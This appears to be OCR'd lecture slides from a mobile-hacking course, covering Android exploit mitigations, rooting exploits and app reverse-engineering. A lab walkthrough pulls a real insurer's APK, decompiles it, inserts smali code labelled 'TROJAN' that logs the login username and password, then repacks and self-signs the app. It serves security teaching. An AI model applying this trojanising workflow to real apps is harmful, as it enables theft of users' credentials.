
CNIT 128
Hacking Mobile Devices



6. Analyzing Android Applications
Part 3

Updated 2-10-21

Topics

- Part 1
  - Creating Your First Android Environment
  - Understanding Android Applications
- Part 2
  - Understanding the Security Model: p 205-222
- Part 3
  - Understanding the Security Model: p 222ff
  - Reverse-Engineering Applications

Topics in Part 3

- Generic Exploit Mitigation Protections
- Rooting Explained
- Reverse-Engineering Applications

Generic Exploit Mitigation Protections

Exploit Mitigations

- Make the underlying OS more secure
- So even unpatched legacy code is safer
- Many of these mitigations are inherited from Linux

EXPLOIT MITIGATION	VERSION INTRODUCED	EXPLANATION
Stack cookies	**1.5**	**Protects against basic stack-based overflows by including a "canary" value after the stack that is checked.**
`safe_iop`	**1.5**	**Provides a library that helps reduce integer overflows.**

`dlmalloc` **extensions**	**1.5**	**Helps prevent double** `free()` **vulnerabilities and other common ways to exploit heap corruptions.**
`calloc` **extensions**	**1.5**	**Helps prevent integer overflows during memory allocations.**
Format string protections	**2.3**	**Helps prevent the exploitation of format string vulnerabilities.**

`NX` **(No eXecute)**	**2.3**	**Prevents code from running on the stack or heap.**
Partial ASLR (Address Space Layout Randomization)	**4.0**	**Randomizes the location of libraries and other memory segments in an attempt to defeat a common exploitation technique called ROP (Return-Oriented Programming).**
PIE (Position Independent Executable) support	**4.1**	**Supports ASLR to ensure all memory components are fully randomized.**

RELRO (RELocation Read-Only) and `BIND_NOW`	**4.1**	**Hardens data sections inside a process by making them read-only. This prevents common exploitation techniques such as GOT (Global Offset Table) overwrites.**
`FORTIFY_SOURCE` **(Level 1)**	**4.2**	**Replaces common C functions that are known to cause security problems with “fortified” versions**

SELinux (Permissive mode)	**4.3**	**Allows for fine-grained access control security policies to be specified. When properly configured policies are present, it can provide a significant improvement in the security model. Permissive mode means that security exceptions are not enforced when a policy is breached. This information is only logged.**

SELinux (Enforcing mode)	**4.4**	**Enforcing mode means that the specified policies are imposed.**
`FORTIFY_SOURCE` **(Level 2)**	**4.4**	**Replaces additional functions with their “fortified” versions.**

Kernel Protections

Removed `setuid/setguid` **programs**	**4.3**	**Removed all** `setuid/setgid` **programs and added support for filesystem capabilities instead.**
Restrict `setuid` **from installed apps**	**4.3**	**The** `/system` **partition is mounted as** `nosuid` **for all processes that were spawned by zygote. This means that installed applications cannot abuse vulnerabilities in any SUID binaries to gain root access.**

Rooting Explained

Root Access

- By default Android doesn't allow users to use **root**
- Rooting typically adds a **su** binary
  - Allows elevation to **root**
  - So **su** itself must run as **root**

SUID Permissions


- Runs with owner's permissions
- Even when launched by someone else

```
$ ls -l /bin/su

-rwsr-xr-x 1 root root 36936 Feb 17 04:42 /bin/su
```

Security of su

- On Linux, it asks for a password to allow elevation
- On Android, it pops up a box like this



Rooting Methods

- Using an exploit
- Using an unlocked bootloader

Exploits

- Gingerbreak
  - Exploited **vold** to write to the **Global Offset Table (GOT)** in Android 2.2 and 3.0
    - Bug in Google's original Android
- Exynos abuse
  - Bug in driver for exynos processors, used by Samsung
  - Only affected some devices

Exploits

- Samsung Admire
  - Exploited dump files and logs to change pemissions on adb
  - Worked only on specific device
- Ace Iconia
  - Pre-installed SUID binary with code injection vulnerability

Exploits

- Master Key
  - Make a modified system app, when two files have the same name
    - Re-install it with the same signature
    - Works on most Android versions prior to 4.2
- Towelroot
  - Exploits locks used when threading
  - Rooted many devices

Unlocked Bootloader

- Flash new firmware onto device
  - A new recovery image, or
  - A rooted kernel image containing **su**
- May void warranty or brick your phone

ROM Manager

ROM Manager

ClockworkMod

Everyone

4.3 ★ (240,311) • 10 million

UNINSTALL

OPEN

Contains ads • In-app purchases

Cyagenmod

What is LineageOS and What Happened to CyanogenMod?

The custom ROM will not be deterred by company turmoil

- Link Ch 6h

Paranoid Android (software)

From Wikipedia, the free encyclopedia

Paranoid Android is an open-source operating system for smartphones and tablet computers, based on the Android mobile platform.

On May 12th. 2018, the Paranoid Android Google+ account posted an update on the status of the project. The developers had run out of funds, causing their website and Gerrit to shut down, ceasing all work on Oreo builds. The team stated that they were close to release but weren't able to continue without funds, and so looked to the community for donations.[9]

- Link Ch 6i

Reverse-Engineering Applications

In the Projects


- Pulling an APK from the phone with **adb**
- Disassemble with **apktool**

```
root@kali:~/apk/prog/repeat# adb shell pm list packages | grep prog
package:com.phonevalley.progressive
root@kali:~/apk/prog/repeat# adb shell pm path com.phonevalley.progressive
package:/data/app/com.phonevalley.progressive-yHPkfG7TWMsbngAN-RW68g==/base.apk
root@kali:~/apk/prog/repeat# adb pull /data/app/com.phonevalley.progressive-yHPkfG7TWMsbngAN-RW68g==/base.apk
/data/app/com.phonevalley.progressive-yHPkfG7TWMsbngAN-RW68g==/base.apk: 1 file pulled. 36.1 MB/s (59791490 bytes in 1.581s)
root@kali:~/apk/prog/repeat#
```

```
root@kali:~/apk/prog/repeat# apktool d -f -r base.apk
I: Using Apktool 2.3.3-dirty on base.apk
I: Copying raw resources...
I: Baksmaling classes.dex...
I: Baksmaling classes2.dex...
I: Baksmaling classes3.dex...
I: Copying assets and libs...
I: Copying unknown files...
I: Copying original files...
root@kali:~/apk/prog/repeat#
```


Vulnerability Scanning

- Qark and AndroBugs




```
[Critical] <SSL_Security> SSL Implementation Checking (Verifying Host
Name in Fields):
           This app does not check the validation of the CN(Common Nam
e) of the SSL certificate ("ALLOW_ALL_HOSTNAME_VERIFIER" field or
           "AllowAllHostnameVerifier" class).
           This is a critical vulnerability and allows attackers to do
 MITM attacks with his valid certificate without your knowledge.
```

Jadx


jadx-gui - in.gov.uidai.mAadhaarPlus_2018-09-26.apk
File View Navigation Tools Help
in.gov.uidai.mAadhaarPlus_2018-09-26.apk
Source code
a
android
com
in.gov.uidai.mAadhaarPlus
a
b
beans
c
controller
d
e
f
g
h
i
j
receiver
service
ui
BaseApplication
a
net
org
Resources
AndroidManifest.xml
LICENSE-junit.txt
META-INF
androidsupportmultidexversion.txt
assets
classes.dex
junit
lib
okhttp3
org
play-services-base.properties
play-services-basement.properties
play-services-clearcut.properties
play-services-flags.properties
in.gov.uidai.mAadhaarPlus.BaseApplication
AndroidManifest.xml
<permission android:name="in.gov.uidai.mAadhaarPlus.permission.C2D_MESSAGE" android:protectionLevel="signature"/>
<uses-feature android:name="android.hardware.camera"/>
<uses-feature android:name="android.hardware.camera.autofocus"/>
<uses-permission android:name="android.permission.CAMERA"/>
<uses-permission android:name="android.permission.READ_SMS"/>
<uses-permission android:name="android.permission.RECEIVE_SMS"/>
<uses-permission android:name="com.google.android.c2dm.permission.RECEIVE"/>
<uses-feature android:name="android.hardware.camera.front" android:required="false"/>
<uses-feature android:name="android.hardware.camera.flash" android:required="false"/>
<uses-feature android:name="android.hardware.screen.landscape" android:required="false"/>
<uses-feature android:name="android.hardware.wifi" android:required="false"/>
<application android:theme="@style/AppTheme" android:label="@string/app_name" android:icon="@drawable/ic_launcher" android:name="in.gov.uidai.mA
<meta-data android:name="com.google.android.gms.version" android:value="@integer/google_play_services_version"/>
<provider android:name="android.support.v4.content.FileProvider" android:exported="false" android:authorities="in.gov.uidai.mAadhaarPlus.fileprovider" a
<meta-data android:name="android.support.FILE_PROVIDER_PATHS" android:resource="@xml/filepaths"/>
</provider>
<activity android:theme="@style/Theme.Light.NoTitleBar.Fullscreen" android:name="in.gov.uidai.mAadhaarPlus.ui.activity.SplashScreenActivity" android:s
<intent-filter>
<action android:name="android.intent.action.MAIN"/>
<category android:name="android.intent.category.LAUNCHER"/>
</intent-filter>
</activity>
<activity android:label="@string/app_name" android:name="in.gov.uidai.mAadhaarPlus.ui.activity.HomeActivity" android:launchMode="singleTask" androic
<activity android:label="@string/title__lbl__create_password" android:name="in.gov.uidai.mAadhaarPlus.ui.activity.CreatePasswordActivity" android:scree
<meta-data android:name="android.support.PARENT_ACTIVITY" android:value="in.gov.uidai.mAadhaarPlus.ui.activity.HomeActivity"/>
</activity>
<activity android:label="@string/title__lbl__create_profile" android:name="in.gov.uidai.mAadhaarPlus.ui.activity.CreateProfileActivity" android:screenOrient
<meta-data android:name="android.support.PARENT_ACTIVITY" android:value="in.gov.uidai.mAadhaarPlus.ui.activity.HomeActivity"/>
</activity>
<activity android:label="@string/title__lbl__barcode_reader" android:name="in.gov.uidai.mAadhaarPlus.ui.activity.BarcodeReaderActivity" android:screenC
<meta-data android:name="android.support.PARENT_ACTIVITY" android:value="in.gov.uidai.mAadhaarPlus.ui.activity.CreateProfileActivity"/>
</activity>
<activity android:label="@string/title__lbl__profile_details" android:name="in.gov.uidai.mAadhaarPlus.ui.activity.ProfileDetailsActivity" android:screenOrien
<meta-data android:name="android.support.PARENT_ACTIVITY" android:value="in.gov.uidai.mAadhaarPlus.ui.activity.HomeActivity"/>
</activity>
<activity android:label="@string/title__lbl__feedback" android:name="in.gov.uidai.mAadhaarPlus.ui.activity.FeedbackActivity" android:screenOrientation="p
<meta-data android:name="android.support.PARENT_ACTIVITY" android:value="in.gov.uidai.mAadhaarPlus.ui.activity.ProfileDetailsActivity"/>

Code Modification

./base/smali_classes2/com/phonevalley/progressive/login/viewmodel/LoginViewModel.smali Modified

```
.line 434
iget-object v0, p0, Lcom/phonevalley/progressive/login/viewmodel/LoginViewModel;->onlineAccountApi:Lco

new-instance v1, Lcom/progressive/mobile/rest/model/LoginRequest;

iget-object v2, p0, Lcom/phonevalley/progressive/login/viewmodel/LoginViewModel;->usernameTextSubject:

invoke-virtual {v2}, Lrx/subjects/BehaviorSubject;->getValue()Ljava/lang/Object;

move-result-object v2

check-cast v2, Ljava/lang/String;

iget-object v3, p0, Lcom/phonevalley/progressive/login/viewmodel/LoginViewModel;->passwordTextSubject:

invoke-virtual {v3}, Lrx/subjects/BehaviorSubject;->getValue()Ljava/lang/Object;

move-result-object v3

check-cast v3, Ljava/lang/String;

# TROJAN
const-string v5, "TROJAN Stealing Progressive Credentials:"
invoke-static {v5, v2}, Landroid/util/Log;->e(Ljava/lang/String;Ljava/lang/String;)I
invoke-static {v5, v3}, Landroid/util/Log;->e(Ljava/lang/String;Ljava/lang/String;)I
# END OF TROJAN
```

Repacking and Signing

```
root@kali:~/apk/prog/repeat# apktool b base
I: Using Apktool 2.3.3-dirty
I: Checking whether sources has changed...
I: Smaling smali folder into classes.dex...
I: Checking whether sources has changed...
I: Smaling smali_classes3 folder into classes3.dex...
I: Checking whether sources has changed...
I: Smaling smali_classes2 folder into classes2.dex...
I: Checking whether resources has changed...
I: Copying raw resources...
I: Copying libs... (/lib)
I: Building apk file...
I: Copying unknown files/dir...
I: Built apk...
root@kali:~/apk/prog/repeat#
```

```
jarsigner -verbose -sigalg SHA1withRSA -digestalg SHA1 -keystore my-release-key.keystore base/dist/base.apk alias_name
```

```
  signing: org/joda/time/format/messages_pt.properties
  signing: org/joda/time/format/messages_ru.properties
  signing: org/joda/time/format/messages_tr.properties
jar signed.

Warning:
The signer's certificate is self-signed.
No -tsa or -tsacert is provided and this jar is not timestamped. Without a timestamp, users may not be able to
validate this jar after the signer certificate's expiration date (2046-06-12).
root@kali:~/apk/prog/repeat#
```

6c